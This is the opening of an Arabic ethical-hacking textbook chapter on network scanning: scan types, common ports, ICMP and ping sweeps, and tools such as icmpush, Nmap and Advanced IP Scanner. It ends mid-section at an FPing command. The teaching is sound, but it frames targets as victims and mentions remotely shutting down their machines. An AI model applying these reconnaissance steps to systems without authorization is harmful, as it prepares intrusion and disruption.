



3

الهاكر الأخلاقي

عملية الفحص (SCANNING)



By

Dr.Mohammed Sobhy Teba

Scanning Network

<https://www.facebook.com/tibea2004>

CONTENTS

5 مقدمة 3.1
5 أنواع الفحص [type of scanning]
6 الهدف من عملية فحص الشبكة (objective of network scanning)
6 المنافذ/البورتات (ports)
7 التحقق من وجود أنظمة حية (Checking for Live Systems -ICMP Scanning) 3.2
7 ICMP Scanning
7 ICMP Query
8 Ping scanning output using Nmap
8 ping&Ping swap
9 Ping swap tools
9 Angry IP Scanner
9 The Solarwinds Engineer's Toolset
9 Advanced IP SCANNER
10 Fping لنظام التشغيل كالي
11 بعض الأدوات الأخرى الخاصة بكالي
14 فحص المنافذ المفتوحة (Check for Open Ports) 3.3
15 The Three-Way Handshake
15 كيفية إنشاء اتصال TCP (Establishing a TCP Connection)?
16 يظهر التسلسل التالي عملية تأسيس اتصال TCP كالتالي: -
18 (TCP) علامات TCP Communication FLAGS
18 إنشاء حزمة مخصصة باستخدام علامات TCP (Create Custom Packets using TCP Flags)
20 فحص الشبكات ذات عناوين IPv6
21 أداة الفحص Nmap
21 أنواع الفحص ومتى استخدم كل واحد منها؟
34 Scanning Tool: HPING2/Hping3
35 Scanning Tool: NetScan Tools Pro
36 الجزء العملي:
39 Scanning Tool: PBNJ
41 SCANNING TOOL: Unicornscan



42	OTHER SCANNING TOOLS
42	Do Not Scan These IP Addresses
42	المضادات او الحماية من لفحص المنافذ
43	Scanning Beyond IDS 3.4
43	تقنيات التهرب من IDS (IDS Evasion Techniques)
43	فحص المنافذ باستخدام حزم SYN/ACK باستخدام تقنية (SYN/FIN Scanning Using IP Fragments) IP Fragment
44	الفحص الخفي باستخدام الفخاخ Cloak a scan with decoys
44	استخدام عنوان المصدر غير حقيقي SPOOF SOURCE ADDRESS
45	Banner Grabbing
48	!banner grapping لماذا
48	BANNER GRABBING tools
48	ID serve
49	Amap tool
50	NetCraft
51	Netcat
54	Telnet
55	التدابير المضادة لـBanner Grabbing (Disabling or Changing Banners))
56	اخفاء امتدادات الملفات من صفحات الويب (Hiding File Extensions from Web Pages)
56	فحص الثغرات Scan for Vulnerability 3.5
57	Vulnerability Scanning Tool: Nessus
67	Vulnerability Scanning Tool: GFI LanGuard
68	لماذا نستخدم GFI LanGuard
68	(القيام بالفحص الأمني) Perform security scans
71	Vulnerability Scanning Tool: SAINT
71	Vulnerability Scanning Tool: OpenVAS
71	دعونا نبدأ في عملية التثبيت والاعداد، ونبدأ OpenVAS بالتنقل إلى المجلد الخاص به عن طريق إطار الترمinal:
75	(ايجاد نقاط الضعف على النظام المحلي (الخاص بك)) OpenVAS – finding local vulnerabilities
80	Network Vulnerability Scanners
81	Draw Network Diagrams 3.6
81	Network Discovery Tool: LANSurveyor



83	Network Discovery Tool: OpManager
84	Network Discovery Tool: NetworkView
84	Network Discovery Tool: The dude
84	MAPPING Tool: Friendly Pinger
88	Scanning Devices in a Network Using the dude
89	Network Discovery and Mapping Tools
90	3.7 (إعداد البروكسي) (prepare proxy)
90	ما معنى Proxy؟
90	في ماذا يستعمل الـ Proxy Server
90	دعونا نرى كيف يعمل ملقم الوكيل (proxy server)
91	لماذا يستخدم المهاجمين ملقم/خادم بروكسي؟
91	استخدام البروكسي في الهجوم (Use of Proxies for Attack)
92	تقنية تسلسل البروكسي (Proxy chaining)
92	Proxy Tool: Proxy Workbench
95	Proxy Tool: Proxifier
95	Proxy Tool: Proxy Switcher
98	Proxy Tool: SocksChain
99	Proxy Tool: TOR (The Onion Routing)
99	Other Proxy Tools
100	Free Proxy Servers
100	HTTP Tunneling Techniques
102	HTTP Tunneling Tool: Super network tunnel
102	HTTP Tunneling Tool: HTTP-tunnel
103	HTTP Tunneling Tool: HTTPPort
103	SSH Tunneling
104	SSH Tunneling Tool: OPENSSH
104	SSH Tunneling Tool: Bitvise
105	اخفاء الهوية Anonymizers
107	أداة التهرب من الرقابة: Psiphon
107	أداة التهرب من الرقابة: Your-Freedom



107	كيفية التحقق مما إذا كان موقع الويب الخاص بك محظوظ في الصين أم لا؟.....
109	G-Zapper
109	Anonymizer
110	هجوم السطو على (TCP/IP Hijacking ATTACK))TCP/IP
114	Scanning Pen Testing 3.8
114	فحص مختبر الاختراق Scanning Pen testing
115	بعض الأدوات الأخرى في عمليات الفحص 3.9
115	Monitoring TCP/IP Connections Using the CurrPorts Tool
116	Auditing Scanning by using Global Network Inventory
119	Basic Network Troubleshooting Using MegaPing
120	الامر netstat
122	الأداة p0f
122	Network discovery with scapy

Kabbani Books



3.1 مقدمة

فيما سبق شرحنا مقدمة في علم الإختراق الأخلاقي وجمع المعلومات، سنقوم الآن بفحص النظام حسب المعلومات التي قمنا بجمعها. هذا الباب سيكون أول خطوة يكون فيها تواصل مباشر مع الهدف، وسنقوم هنا بشرح أنواع الفحص وخطوات الفحص، وتعريف الـ **IPS** و**IDS**، وكيف تكون مجهول الهوية على الإنترنت **Anonymous** وهكذا.

بمجرد الانتهاء من الخطوة الأولى (**Footprinting**)، يكون لديك فهم متين عن الهدف ومجموعة مفصلة من المعلومات التي تم جمعها. تشمل هذه البيانات أساساً لدينا مجموعة عناوين الإنترنت (**IP**). أذكر أن واحدة من الخطوات النهاية في عملية الاستطلاع كان إنشاء قائمة من عناوين بروتوكول الإنترنت **IP** الذي ينتمي إلى الهدف. لكن **Footprinting** وحده لا يكفي للقرصنة لأنه سوف يقوم بجمع المعلومات الأولية فقط عن الهدف. يمكنك استخدام هذه المعلومات الأولية في المرحلة المقبلة لجمع المزيد من التفاصيل عن هذا الهدف. تسمى عملية جمع تفاصيل إضافية حول الهدف باستخدام تقنيات استطلاع معقدة للغاية ودعوانية **الفحص** (**scanning**). الفكرة هي اكتشاف ثغرات الاتصال لاستغلالها، في البحث عن العديد من المستعينين، وتتبع تلك التي هي مفيدة للقرصنة. في مرحلة **الفحص**، يمكنك العثور على طرق مختلفة لاقتحام النظام المستهدف. يمكنك أيضاً اكتشاف المزيد عن نظام الهدف، مثل ما يستخدمه من نظام التشغيل، ما الخدمات التي يقوم بتشغيلها، وعما إذا كان أو لم يكن هناك أي ثغرات في إعداد النظام المستهدف. استناداً إلى الحقائق التي تقوم بجمعها، يمكنك تشكيل استراتيجية لشن الهجوم.


من المهم أن نفهم أن معظم عمل الشبكات هو السماح على الأقل ببعض الاتصالات سواء من داخل أو خارج حدودها. الشبكات التي توجد في عزلة تامة مع عدم وجود اتصال بالإنترنت وأية خدمات مثل البريد الإلكتروني أو **web traffic** على الشبكة نادرة جداً هذه الأيام. كل خدمة، اتصال، أو طريق إلى شبكة أخرى يوفر موطن قدم للمهاجمين. عملية الفحص (**scanning**) هو عملية تحديد الأنظمة الحية والخدمات الموجودة على تلك الأنظمة.

أنواع الفحص [TYPE OF SCANNING]

- 1 **Port scanning** يستخدم في البورتات والخدمات
- 2 **Network scanning** يستخدم في فحص عناوين **IP**.
- 3 **Vulnerability scanning** يستخدم لفحص نقاط الضعف.

بالمعنى التقليدي، البحث عن نقاط الوصول بواسطة عملية الفحص (**scanning**) مثل اللص الذي يبحث عن الأبواب والنوافذ. عادةً ما تكون هذه هي نقاط ضعف المنزل وذلك بسبب سهولة الوصول إليها نسبياً. عندما يتعلق الأمر بأنظمة الكمبيوتر والشبكات فإن البورتات/المنافذ تعتبر بمثابة الأبواب والنوافذ لهذا النظام الذي يستخدمها المهاجم للوصول إليه. حيث المزيد من المنافذ/البورتات مفتوحة، تعني المزيد من نقاط الضعف، وعدد أقل من المنافذ/البورتات المفتوحة، تعني المزيد من تأمين النظام. هذا هو ببساطة قاعدة عامة. في بعض الحالات، مستوى الضعف قد يكون مرتفعاً على الرغم من العدد القليل للمنافذ مفتوحة.

عملية الفحص عبر الشبكة (**Network scanning**) هي واحدة من المراحل الأكثر أهمية في جمع المعلومات الاستخبارية. أثناء عملية الفحص عبر الشبكة، يمكنك جمع معلومات حول عناوين **IP** المحددة التي يمكن الوصول إليها عبر شبكة الإنترنت، أنظمة التشغيل، بنية النظام، والخدمات التي تعمل على كل كمبيوتر. بالإضافة إلى ذلك، يجمع المهاجم أيضاً تفاصيل حول الشبكات وأنظمة المضيف الفردية.



الهدف من عملية فحص الشبكة (OBJECTIVE OF NETWORK SCANNING)



إذا كان لديك كمية كبيرة من المعلومات حول المنظمة الهدف، فإن هناك فرص أكبر بالنسبة لك لمعرفة نقاط الضعف والثغرات في تلك المنظمة على وجه الخصوص، وبالتالي، من أجل الوصول الغير مصرح به إلى شبكة الاتصال الخاصة بهم. قبل شن الهجوم، فإن المهاجم يلاحظ ويحلل شبكة الهدف من وجهات نظر مختلفة عن طريق إجراء أنواع مختلفة من عملية الاستطلاع. كيفية إجراء عملية الفحص ونوع المعلومات التي يتبعن تحقيقها خلال عملية المسح تعتمد اعتماداً كلياً على وجهة نظر القراصنة.

قد يكون هناك العديد من الأهداف لأداء عملية الفحص، ولكن هنا سوف نناقش الأهداف الأكثر شيوعاً التي واجهتها خلال القرصنة:

- اكتشاف المضيفين الحية (live hosts) ، عنوان IP، والمنافذ المفتوحة (open ports) للمضيفين الحية التي تعمل على الشبكة.
- اكتشاف المنافذ المفتوحة (open ports) : المنافذ المفتوحة هي أفضل وسيلة لكسرها في النظام أو الشبكة. يمكنك أن تجد طرق سهلة لكسر شبكة المنظمة الهدف من خلال اكتشاف المنافذ المفتوحة على شبكتها.
- اكتشاف أنظمة التشغيل وبنية النظام في النظام المستهدف: هذا يشار أيضاً إلى **Footprinting**. هنا المهاجم سيحاول إطلاق الهجوم على أساس نقاط الضعف في نظام التشغيل.
- تحديد نقاط الضعف والتهديدات: وجود الثغرات والتهديدات هي المخاطر الأمنية الراهنة على أي نظام. يمكنك خرق نظام أو شبكة من خلال استغلال هذه الثغرات الأمنية والتهديدات.
- الكشف عن خدمة الشبكة المرتبطة مع كل منفذ.

المنافذ/البورتات (PORTS)

المنافذ/البورتات هي ببساطة الطريقة التي توفر الوسيلة أو المكان للبرمجيات، الخدمات، والشبكات للتواصل مع الأجهزة مثل جهاز الكمبيوتر. المنفذ هو قناة اتصال للبيانات الذي يسمح لجهاز كمبيوتر بتبادل المعلومات مع أجهزة كمبيوتر أخرى، برمجيات، أو الأجهزة، قبل الربط بين أجهزة الكمبيوتر والشبكات، فإنه كان يتم تمرير المعلومات بين الأجهزة من خلال استخدام وسائل مادية مثل الأقراص المرنة. لكن بمجرد ربط أجهزة الكمبيوتر بالشبكة، فإنها في حاجة إلى وسائل فعالة للتواصل مع بعضها البعض. وكانت المنافذ/البورتات هي الجواب. استخدام منفذ متعددة في وقت واحد يسمح للاتصال دون الحاجة إلى الانتظار.

Port Number	Service
20	FTP data transfer
21	FTP control
22	SSH
23	Telnet
25	SMTP (e-mail)
53	DNS
80	HTTP
137-139	NetBIOS
443	HTTPS
445	SMB
1433	MSSQL
3306	MySQL
3389	RDP
5800	VNC over HTTP
5900	VNC

لمزيد من التوضيح في هذه النقطة لأولئك الذين لم يعتادوا على التعامل مع المنافذ وأجهزة الكمبيوتر، قد يكون من المفيد النظر في التشبه التالي: التفكير في جهاز الكمبيوتر الخاص بك كبيت. هناك العديد من الطرق المختلفة التي يمكن للشخص أن يدخل البيت. كل من الطرق المختلفة لدخول المنزل (الكمبيوتر) هو مثل الكمبيوتر. تماماً مثل منفذ على جهاز الكمبيوتر، يسمح بتدفق البيانات السماح سواء من داخل وخارج منزلك.

تخيل منزلك مع أرقام فريدة على كل نقطة من نقاط الدخول المحتملة. معظم الناس سوف يستخدمون الباب الأمامي. ومع ذلك، فإن أصحاب المنزل قد يدخلوا عن طريق باب المراقب. في بعض الأحيان، الناس تدخل المنزل من الباب الخلفي. شخص غير تقليدي قد يتسلق من خلال نافذة. بعض النظر عن كيفية دخول منزلك، كل هذه الأمثلة يتوافق بشكل جيد مع هذا التشبه من أجهزة الكمبيوتر والمنافذ. ذكر أن المنفذ هي مثل العبارات إلى جهاز الكمبيوتر الخاص بك. بعض المنافذ أكثر شيوعاً وتتفق الكثير من تدفق البيانات تماماً مثل الباب الأمامي الخاص بك)، والبعض الآخر أكثرها غموضاً ونادرًا ما تستخدم (من قبل البشر).

العديد من خدمات الشبكة المشتركة تعمل على أرقام المنافذ القياسية ويمكن أن تعطي مؤشراً للمهاجمين بوظيفة النظام الهدف. ويقدم الجدول المقابل قائمة بالمنافذ المشتركة والخدمات المقابلة لها.



التركيز الرئيسي في هذه المرحلة **Scanning** هو تحديد معلومات محددة حول أجهزة الكمبيوتر والأجهزة الأخرى التي ترتبط بالشبكة المستهدفة للمنظمة. طوال هذه المرحلة، يتم التركيز على إيجاد المضيفين الحية، تحديد نوع العقدة (سطح المكتب، كمبيوتر محمول، الخادم، جهاز الشبكة، أو منصة الحوسبة المتنقلة)، نظام التشغيل، الخدمات العامة المقدمة (تطبيقات الويب، **FTP**, **SMTP**, **Telnet**، الخ)، وحتى نقاط الضعف المحتملة.

غالباً ما يشار إلى نقاط الضعف عند هذا المستوى "الثamar القريبة". تتم هذه المرحلة **Scanning** مع عدد من الأدوات المختلفة. مع ذلك، سوف نركز هذا الفصل على بعض الأدوات الأكثر شهرة والأكثر فعالية بما في ذلك **Hping**, **Nmap**, و **Nessus**. الهدف من هذه المرحلة هو أن تكون هناك قائمة من الأهداف المحتملة للمرحلة المقبلة من دورة الحياة اختبار الاختراق.

(CHECKING FOR LIVE SYSTEMS -ICMP SCANNING)

البروتوكول **ICMP (Internet Control Message Protocol)** هو أحد البروتوكولات الأساسية في مواثيق الاتصالات، وهو يستخدم خصوصاً من قبل أنظمة التشغيل في الحواسيب الشبكية لإرسال رسائل الإخطاء، ومثال على ذلك: طلب خدمة غير متاحة أو أن يكون المضيف **Host** أو الموجه **router** لا يمكن الاتصال بهما. إن ال **IP ICMP** يعتمد على ال **IP** لتنفيذ مهمتها، كما إنه يعد جزءاً لا يتجزأ من ال **IP**. وهو مختلف في الغرض عن بروتوكولات النقل مثل **UDP** و **TCP** وعلى ذلك فهو لا يستعمل في إرسال واستقبال البيانات بين الأنظمة، وهو عادة لا يستعمل مباشرة من التطبيقات المستخدمة للشبكة، ومن الجدير بالذكر أنه يظهر بشكل استثنائي مع أدوات الـ **Ping** والـ **traceroute**.

ICMP SCANNING



جميع المعلومات المطلوبة حول نظام يمكن جمعها عن طريق إرسال حزم **ICMP** إلى ذلك النظام. هذه الأداة مفيدة في تحديد أي من المضيفين أحياء (أي في وضع العمل) في الشبكة ويتم ذلك عن طريق استخدام الأداة **Ping**. يمكن للمستخدم زيادة عدد رسائل **ICMP ping** مع الامر **-L** [الخيار].

ICMP QUERY

ICMPpush أو **ICMPquery** هي أداة يونكس يمكن استخدامها لمعرفة الوقت على نظام (أي معرفة المنطقة الزمنية الذي يكون فيها النظام) عن طريق إرسال رسالة **ICMP** من النوع 13 (**TIMESTAMP**). كما يمكنه تحديد **netmask** على نظام معين عن طريق إرسال رسالة **ICMP** من النوع 17 (**ADDRESS MARK REQUEST**). بعد العثور على **netmask** لبطاقة الشبكة، يمكن للمرء تحديد جميع الشبكات الفرعية (**subnet**) قيد الاستخدام. بعد الحصول على معلومات عن الشبكات الفرعية (**subnet**)، فيمكن للمرء استهداف شبكة فرعية معينة فقط وتجنب ضرب **broadcast address**. هذه الأداة تستخدم في بناء حزم **icmp** معده بالكامل باستخدام سطر الأوامر (**command line**). في نظام التشغيل كالي: هذه الأداة يتم تحميلها كالتالي:

```
#apt-get@install@icmpush
```

```
root@jana:~# icmpush -h
      Usage: icmpush type [options] host
Type:
  -du    Destination Unreach          -echo  Echo Request
  -info  Information Request         -mask   Address Mask Request
  -rta   Router Advertisement        -rts    Router Solicitation
  -red   Redirect                  -sq     Source Quench
  -tstamp Timestamp                -tx     Time Exceeded
  -param Parameter Problem          -vv     Debug mode on
  -v     Verbose mode on            -V      Program version
  -h     This help screen
```



حيث يستخدم الخيار `-tstamp` - لمعرفة النطاق الزمني والخيار `-mask` - لمعرفة الشبكات الفرعية (`netmask`).

PING SCANNING OUTPUT USING NMAP

المصدر: <http://nmap.org>

Nmap هو الأداة التي يمكن استخدامها لإجراء فحوصات **Ping**، المعروف أيضا باسم **host discovery**. باستخدام هذه الأداة يمكنك تحديد المصايفين الموجودين في وضع العمل على الشبكة. هذه الأداة تنفذ فحص **Ping** عن طريق إرسال **ICMP echo request** إلى كل المضيفين على الشبكة. إذا كان المضيف في وضع العمل (حيا)، فإن المضيف يرسل رد **ICMP ECHO**. هذا الفحص مفيد لتحديد موقع الأجهزة النشطة أو تحديد ما إذا **ICMP** يمر من خلال جدار حماية.


PING&PING SWAP

Ping هو نوع خاص من حزمة شبكة الاتصال يسمى **Internet Control Message Protocol (ICMP)** ، وتنصي هذه بحزمة **network traffic** ، وتكون ذات مساحة [64 byte] ، إلى وجهة معينة على جهاز كمبيوتر أو جهاز شبكة. إذا كان الجهاز (بطاقة الشبكة المرفقة) التي تلقت حزمة **Ping** في وضع التشغيل وليس ممنوعا عليه الاستجابة لهذه الحزم من قبل جدار الحماية، فإنه يرسل الرد مرة أخرى إلى الجهاز الأصلي مع حزمة **echo reply**. وهذا يخبرنا أن المضيف على قيد الحياة (أي في وضع العمل) وقبل تدفق البيانات، **Pings** يوفر أيضا مجموعة من المعلومات القيمة الأخرى بما في ذلك إجمالي الوقت الذي استغرقه الحزمة إلى السفر إلى الهدف والعودة. **Pings** تعطي أيضا تقريرا عن البيانات التي تم فقدانها والتي يمكن استخدامها لقياس موثوقية اتصال الشبكة. لتشغيل **ping** من الجهاز الخاص بك لينكس أو ويندوز، نقوم بفتح **الترمينال** في لينكس او **command prompt** في الويندوز وإصدار الأمر الآتي:

```
ping@target_ip
```

سوف تحتاج إلى استبدال "target_ip" إلى عنوان IP الفعلي أو اسم المضيف لللة التي تحاول أداء **ping** عليها. تشمل جميع الإصدارات الحديثة من لينكس وويندوز الأمر **ping**. الفرق كبير بين نسخة لينكس وويندوز هو أن افتراضيا، الأمر **ping** ويندوز سوف يرسل أربع حزم **echo request** ثم إنهائه تلقائيا، في حين سيستمر الأمر **ping** في لينكس من إرسال **echo request** حتى يتم إجباره على التوقف. على نظام لينكس، يمكنك جعل الأمر **ping** ان يتوقف من إرسال الحزم بقوه باستخدام **Ctrl + C**. لقد تعرفنا على كيفية عمل هذه الأداة سابقا في الباب الثاني (**Footprinting**).

الآن لديك فهم أساسى لكيفية عمل الأمر **ping**، دعونا نرى كيف يمكننا الاستفادة من هذه الأداة باعتبارها اداه للقرصنة. لأننا نعلم أن من الممكن أن تكون مفيدة في تحديد ما إذا كان المضيف هو على قيد الحياة، يمكننا استخدام أداة **Ping** كخدمة اكتشاف المضيف. للأسف، فإن تنفيذ الأمر **ping** لكل آلة محتملة يدويا في شبكة صغيرة تكون غير فعالة للغاية. لحسن الحظ بالنسبة لنا، هناك العديد من الأدوات التي تسمح لنا لإجراء **Ping swap**.



Ping swap هو عبارة عن سلسلة من تنفيذ الامر **ping** التي يتم إرسالها تلقائيا إلى مجموعة من عناوين **IP**، بدلا من الدخول بشكل فردي لكل عنوان الهدف كما كان يحدث مع الأمر **ping**. إذا **Ping swap** يتكون من مجموعة من حزم **ICMP echo request** يتم إرسالها إلى مجموعة من المضيفين (**hosts**) في وقت واحد.

إذا كان المضيف نشط (alive host) ، يقوم بارجاع رد في هيئة حزمة **Ping swap**. **ICMP ECHO Reply** هو من بين أقدم وأبطأ طرق لفحص الشبكة. يتم توزيع هذه الأداة عبر معظم المنصات كلها تقريبا، ويتصرف مثل مكالمة تمر على جميع الأنظمة، النظام الذي هو في وضع العمل يجب استعلام الامر **ping** الذي يتم إرساله بواسطة نظام آخر.




PING SWAP TOOLS

تحديد المصيّفين الاحياء [live hosts] في الشبكة المستهدفة هي الخطوة الأولى في عملية القرصنة أو اقتحام الشبكة. يمكن أن يتم ذلك باستخدام أدوات ping swap. هناك العديد من أدوات ping swap متاحة بسهولة في السوق والتي باستخدامها يمكنك القيام بعملية ping swap بسهولة. هذه الأدوات تسمح لك لتحديد المصيّفين الاحياء عن طريق إرسال طلبات ICMP ECHO request لعدد من المصيّفين swap في وقت واحد. من أشهر الأدوات التي تقوم بعمل هذه التقنية هو nmap والتي سوف يتم شرحها لاحقا.

ANGRY IP SCANNER

المصدر: <http://angryip.org>



[IP Scanner Tools] IP هو أداة فحص Angry IP Scanner تحدد هذه الأداة كافة العناوين الغير متجاوبة على أنها dead node ويحل اسم المصيّف بالتفاصيل، ويفحص المنافذ المفتوحة. الميزة الرئيسية لهذه الأداة هو الفحص للعديد من المنافذ/البورتات، وتكون أعمدة لهذا الفحص. هدفها الرئيسي هو العثور على المصيّفين النشطين في الشبكة عن طريق مسح كافة عناوين IP وكذلك البوরتات/المنافذ. هذه الأداة تعمل على أنظمة التشغيل لينكس، ويندوز، وماك OS، ويمكن أن تفحص عناوين بدءاً من 1.1.1.1 إلى 255.255.255.255 IP.

THE SOLARWINDS ENGINEER'S TOOLSET

المصدر: <http://www.solarwinds.com>

The Solarwinds Engineer's Toolset هي عبارة عن مجموعة من الأدوات من مهندسي الشبكة. باستخدام مجموعة أدوات هذا يمكن فحص نطاق من عناوين IP ويمكن التعرف على عناوين IP التي هي قيد الاستخدام حالياً وعنوانين IP التي هي حرة. فإنه يؤدي أيضاً بحث DNS عكسي.


ADVANCED IP SCANNER

المصدر: <http://www.advanced-ip-scanner.com>


اداه أخرى مثل الأدوات السابقة ولكنها تأتي بالعديد من الخيارات الأخرى والتي يمكن الاطلاع عليها عن طريق زيارة موقع الويب الخاص بها وتعمل على أنظمة التشغيل ويندوز فقط ولتشغيلها نفعل الآتي:

- نقوم بتنبيتها باتباع wizard الخاص بعملية التثبيت حتى النهاية ثم نقوم بتشغيلها عن طريق الضغط على الأيقونة المعبرة عنها.
- نجد ان بعد الضغط على الأيقونة المعبرة عنها يظهر الشكل الاتي:





ثم نضع في الخانة العلوية نطاق الشبكة التي تريد البحث فيها ثم نضغط **Scan** فتظهر كالتالي:



عند الضغط بالزر الأيمن للماوس على عنوانين **IP** الضحية فإنه سوف يظهر بالعديد من القوائم مثل **wake-on-lan**

Abort shutdown و **shutdown**.

يمكن معرفة الكثير عن الضحية مثل عنوان **IP** والاسم و **MAC** ومعلومات **NetBIOS**.

يمكن أيضاً إغلاق جهاز الضحية أو إعادة تشغيله.

لنظام التشغيل كالي FPING

أبسط طريقة لتشغيل **ping swap** هو مع أداة تسمى **FPing**. بنيت **FPing** في كالي ويتم تشغيلها من الترمinal. يمكن أيضاً أداة ان يتم تحميلها لنظام التشغيل **Windows**. أسهل طريقة لتشغيل **FPing** هو فتح نافذة طرفية (**Terminal**) وكتابة الأمر التالي:

```
